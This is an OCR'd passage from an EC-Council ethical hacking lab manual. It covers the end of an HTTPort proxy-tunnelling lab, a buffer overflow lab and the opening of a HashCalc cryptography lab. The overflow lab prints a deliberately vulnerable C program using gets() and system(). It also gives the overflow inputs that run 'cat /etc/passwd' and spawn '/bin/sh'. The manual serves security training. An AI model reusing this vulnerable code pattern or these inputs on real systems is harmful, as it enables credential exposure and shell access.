With HTTPort, you can use various Internet software from behind the proxy, e.g., e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC etc. The basic idea is that you set up your Internet software




FIGURE 4.19: Firewall Port 21 Blocked Properties

40. Type **ftp 127.0.0.1** in the command prompt and press **Enter**. The connection is blocked at the local host in **Windows Server 2008**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 4.20: ftp connection is blocked

HTTPort does neither freeze nor hang. What you are experiencing is known as "blocking operations"

41. Now open a command prompt in **Windows Server 2008** host machine and type **ftp ftp.certifiedhacker.com** and Press **Enter**



HTTPort makes it possible to open a client side of a TCP/IP connection and provide it to any software. The keywords here are: "client" and "any software".

FIGURE 4.21: Executing ftp command

Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
HTTPort	**Proxy server Used:** 10.0.0.4
	Port scanned: 80
	Result: ftp 127.0.0.1 connected to 127.0.0.1

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Questions

1. How would you set up an HTTPort to use an email client (Outlook, Messenger, etc.)?
2. Examine if the software does not allow editing the address to connect to.

Internet Connection Required	
☑ Yes	☐No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Buffer Overflow

Module 18

Buffer Overflow Attack

In a buffer overflow, while writing data to a buffer, the buffer's boundary is overrun and adjacent memory is overwritten.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Source: http://www.ic.unicamp.br/~stolfi/urna/buffer-oflow

Hackers continuously look for vulnerabilities in software or a computer to break into the system by exploiting these vulnerabilities.

The most common vulnerability often exploited is the buffer overflow attack, where a program failure occurs either in allocating sufficient memory for an input string or in testing the length of string if it lies within its valid range. A hacker can exploit such a weakness by submitting an extra-long input to the program, designed to overflow its allocated input buffer (temporary storage area) and modify the values of nearby variables, cause the program to jump to unintended places, or even replace the program's instructions by arbitrary code.

If the buffer overflow bugs lie in a network service daemon, the attack can be done by directly feeding the poisonous input string to the daemon. If the bug lies in an ordinary system tool or application, with no direct access, the hacker attaches the poisonous string with a document or an email which, once opened, will launch a passive buffer overflow attack. Such attacks are equivalent to a hacker logging into the system with the same user ID and privileges as the compromised program.

Buffer overflow bugs are especially common in C programs, since that language does not provides built-in array bound checking, and uses a final null byte to mark the end of a string, instead of keeping its length in a separate field. To make things worse, C provides many library functions, such as `strcat` and `getline`, which copy strings without any bounds-checking.

As an expert **ethical hacker** and **penetration tester**, you must have sound knowledge of when and how buffer overflow occurs. You must understand **stacks-based** and **heap-based** buffer overflows, perform **penetration tests** for detecting buffer overflows in programs, and take precautions to **prevent** programs from buffer overflow attacks.

Lab Objectives

The objective of this lab is to help students to learn and perform buffer overflow attacks to execute passwords.

In this lab, you need to:

- Prepare a script to overflow buffer
- Run the script against an application

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform penetration testing for the application
- Enumerate a password list

This lab can be demonstrated using Backtrack Virtual Machine

Lab Environment

- A computer running with **Windows Server 2012** as Host machine
- A Virtual Machine running with **Back Track 5 R3**
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Buffer Overflow

Buffer overflow is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory. This is a special case of violation of memory safety. Buffer overflows can be triggered by inputs that are designed to execute code, or alter the way the program operates. This may result in erratic program behavior, including memory access errors, incorrect results, a crash, or a breach of system security. Thus, they are the basis of many software vulnerabilities and can be maliciously exploited.

Lab Tasks

TASK 1

Overview

Recommended labs to assist you in buffer overflow:

- Enumerating Passwords in "Default Password List"
  - Write a Code
  - Compile the Code
  - Execute the Code
  - Perform Buffer Overflow Attack
  - Obtain Command Shell

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Buffer Overflow Example

In a buffer overflow, while writing data to a buffer, the buffer's boundary is overrun and adjacent memory is overwritten.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In computer security and programming, a buffer overflow, or buffer overrun, vulnerability appears where an application needs to read external information such as a character string, the receiving buffer is relatively small compared to the possible size of the input string, and the application doesn't check the size. The buffer allocated at run-time is placed on a stack, which keeps the information for executing functions, such as local variables, argument variables, and the return address. The overflowing string can alter such information. This also means that an attacker can change the information as he or she wants to. For example, the attacker can inject a series of machine language commands as a string that also leads to the execution of the attack code by changing the return address to the address of the attack code. The ultimate goal is usually to get control of a privileged shell by such methods.

Programming languages commonly associated with buffer overflows include C and C++, which provide no built-in protection against accessing or overwriting data in any part of memory and do not automatically check that data written to an array (the built-in buffer type) is within the boundaries of that array. Bounds checking can prevent buffer overflows.

As a **penetration tester**, you should be able to implement protection against stack-smashing attacks. You must be aware of all the defensive measures for buffer overflow attacks. You can prevent buffer overflow attacks by implementing run-time checks, address obfuscation, randomizing location of functions in libc, analyzing static source code, marking stack as non-execute, using type safe languages such as Java, ML, etc.

Lab Objectives

The objective of this lab is to help students to learn and perform buffer overflow to execute passwords.

In this lab, you need to:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Prepare a script to overflow buffer
- Run the script against an application
- Perform penetration testing for the application
- Enumerate a password list

This lab can be demonstrated using Backtrack Virtual Machine

Lab Environment

- A computer running with **Windows Server 2012** as Host machine
- A Virtual Machine running with **Back Track 5 R3**
- A web browser with **Internet access**
- Administrative privileges to run tools


Lab Duration

Time: 20 Minutes

Overview of Buffer Overflow

Buffer overflow takes place when **data** written to a **buffer** because of insufficient bounds checking **corrupts** the data values in **memory addresses**, which are adjacent to the **allocated** buffer. Most often this occurs when copying **strings** of characters from **one buffer to another**.

When the following program is compiled and run, it will assign a block of memory 11 bytes long to hold the attacker string. strcpy function will copy the string "DDDDDDDDDDDDDD" into an attacker string, which will exceed the buffer size of 11 bytes, resulting in buffer overflow.



This type of vulnerability is prevalent in UNIX- and NT-based systems

Lab Tasks

TASK 1

Write a Code

1. Launch your **Back Track 5 R3 Virtual Machine**.
2. For btlogin, type **root** and press **Enter**. Type the password as **toor**, and press **Enter** to log in to BackTrack virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.1: BackTrack Login

Buffer overflow occurs when a program or process tries to store more data in a buffer.

3. Type **startx** to launch the GUI.




FIGURE 1.2: BackTrack GUI Login-Startx Command

4. **BackTrack 5 R3** GUI desktop opens, as shown in the following screenshot.

Code which is entered in kedit is case-sensitive.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 1.3: BackTrack 5 R3 Desktop

5. Select the **BackTrack Applications** menu, and then select **Accessories → gedit Text Editor**.

FIGURE 1.4: Launching gedit Text Editor

Programming languages commonly associated with buffer overflows include C and C++.

6. Enter the following code in gedit Text Editor (**Note**: the code is case-sensitive).

```
#include<stdio.h>
void main()
 {
 char *name;
 char *command;
 name=(char *)malloc(10);
 command=(char *)malloc(128);
 printf("address of name is : %d\n",name);
 printf("address of command is:%d\n",command);
 printf("Difference between address is :%d\n",command-
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
name);
 printf("Enter your name:");
 gets(name);
 printf("Hello %s\n",name);
 system(command);
}
```

Code is compiled using the following commend: *gcc buffer.c buffer.*




FIGURE 1.5: Writing code for execution

7. Now save the program by selecting **File → Save As→ root** or simply click **Save** as shown in the following screenshot screenshot as buffer.c.

No tool can solve completely the problem of buffer overflow, but they surely can decrease the probability of stack smashing attacks.




FIGURE 1.6: Saving the program


TASK 2

Compile the Code

8. Now launch the command terminal and compile the **code** by **running:**

```
gcc buffer.c -o buffer
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



The program executes using following command: *./buffer*

FIGURE 1.7: BackTrack compiling the code

9. If there are any errors, **ignore** them.





FIGURE 1.8: BackTrack Error Message Window

TASK 3

Execute the Code

10. To execute the program type **./buffer**


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



An executable program on a disk contains a set of binary instructions to be executed by the processor.

FIGURE 1.9: BackTrack Executing Program

11. Type any name in the **Input** field and press **Enter**; here, using **Jason** as an **example**.



Buffer overflows work by manipulating pointers (including stored addresses).

FIGURE 1.10: Input Field

12. **Hello Jason** should be printed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.11: Hello Jason

TASK 4

Perform Buffer Overflow Attack

13. Now, overflow the buffer and execute the listed system commands.
14. Run the program again by typing **./buffer**.
15. Type `12345678912345678912345678912345cat /etc/passwd` in the **Input** field.
16. You can view a printout of the password file.

Buffer overflow vulnerbilities typically occur in code that a programmer cannot accurately predict buffer overflow behvior.




FIGURE 1.12: Executing Password

TASK 5

Obtain Command Shell

17. Now, obtain a Command Shell.
18. Run the program again **./buffer** and type `12345678912345678912345678912345/bin/sh` in the **Input** field.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Code scrutiny (writing secure code) is the best possible solution to bufferflow attacks.




FIGURE 1.13: Executing 123456789123456789123456789123 45/bin/sh

19. Type **Exit** in Shell Konsole or close the program.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool/Utility	Information Collected/Objectives Achieved
Buffer Overflow	▪ Address of name is: 24616976 ▪ Address of command is: 24617008 ▪ Difference between address is: 32 ▪ Enter your name: 123456789123456789123456789123 45/bin/sh ▪ Hello 123456789123456789123456789123 45/bin/sh ▪ sh-4.1# ▪ sh-4.1# ▪ sh-4.1#

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Evaluate various methods to prevent buffer overflow.
2. Analyze how to detect run-time buffer overflow.
3. Evaluate and list the common causes of buffer-overflow errors under .NET language.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography

Module 19

Cryptography

Cryptography is the study and art of hiding information in human unreadable format.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The ability to protect and secure information is vital to the growth of electronic commerce and to the growth of the Internet itself. Many people need or want to use communications and data security in different areas. Encrypting the data plays a major role in security. For example, banks use encryption methods around the world to process financial transactions. This involves the transfer of large amounts of money from one bank to another. Banks also use encryption methods to protect their customers ID numbers at bank automated teller machines. There are many companies and even shopping malls selling anything from flowers to bottles of wines over the Internet and these transactions are made by the use of credit cards and secure Internet browsers, including encryption techniques. Customers using the Internet would like to know the connection is secure when sending their credit card information and other financial details related to them over a multi-national environment This will only work with the use of strong and unforgeable encryption methods. Since you are an expert ethical hacker and penetration tester, your IT director will instruct you to encrypt data using various encrypting algorithms in order to secure the organization's information.

Lab Objectives

This lab will show you how to encrypt data and how to use it. It will teach you how to:

- Use encrypting/decrypting commands
- Generate hashes and checksum files

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 19 Cryptography

To carry out the lab, you need:

- A computer running **Window Server 2012**
- A web browser with Internet access

Lab Duration

Time: 50 Minutes

Overview of Cryptography

Cryptography is the practice and study of **hiding** information. Modern cryptography intersects the disciplines of mathematics, computer science, and electrical engineering.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptology prior to the modern age was almost synonymous with **encryption**, the **conversion** of information from a readable state to one apparently without sense.

TASK 1

Overview

Lab Tasks

Recommended labs to assist you in Cryptography:

- Basic Data Encrypting Using **HashCalc**
- Basic Data Encrypting Using **MD5 Calculator**
- Basic Data Encrypting Using **Advance Encryption Package**
- Basic Data Encrypting Using **TrueCrypt**
- Basic Data Encrypting Using **CrypTool**
- Encrypting and Decrypting the Data Using **BCTextEncoder**
- Basic Data Encrypting Using **Rohos Disk Encryption**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Basic Data Encrypting Using HashCalc

HashCalc enables you to compute multiple hashes, checksums, and HMACs for files, text, and hex strings. It supports MD2, MD4, MD5, SHA1, SHA2 (SHA256, SHA384, SHA512), RIPEMD160, PANAMA, TIGER, CRC32, ADLER32, and the hash used in eDonkey and eMule tools.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Laptops are highly susceptible to theft and frequently contain valuable data. Boot disk encryption requires a key in order to start the operating system and access the storage media. Disk encryption encrypts all data on a system, including files, folders, and the operating system. This is most appropriate when the physical security of the system is not assured. Examples include traveling laptops or desktops that are not in a physically secured area. When properly implemented, encryption provides an enhanced level of assurance to the data, while encrypted, cannot be viewed or otherwise discovered by unauthorized parties in the event of theft, loss, or interception. In order to be an expert ethical hacker and penetration tester, you must understand data encryption using encrypting algorithms.

Lab Objectives

This lab will show you how to encrypt data and how to use it. It will teach you how to:

- Use encrypting/decrypting command
- Generate hashes and checksum files

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 19 Cryptography

Lab Environment

To carry out the lab, you need:

- **HashCalc** located at **D:\CEH-Tools\CEHv8 Module 19 Cryptography\MD5 Hash Calculators\HashCalc**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of **HashCalc** from the link http://www.slavasoft.com/hashcalc/
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Follow the wizard driven installation instructions
- Run this tool in **Windows Server 2012**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Hash

HashCalc is a fast and easy-to-use calculator that allows computing message **digests, checksums,** and **HMACs for files**, as well as for **text and hex strings**. It offers a choice of 13 of the most popular hash and checksum algorithms for calculations.

TASK 1

Lab Tasks

Calculate the Hash

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

You can also download HashCalc from http://www.slavasoft.com

FIGURE 1.1: Windows Server 2012 – Desktop view

2. Click the **HashCalc** app to open the **HashCalc** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

HashCalc simple dialog-size interface dispenses with glitz to plainly list input and results.




FIGURE 1.2: Windows Server 2012 – Apps

3. The main window of **HashCalc** appears as shown in the following figure.
4. From the **Data Format** drop-down list, select **File**.

Hash algorithms support three input data formats: file, text string, and hexadecimal string.

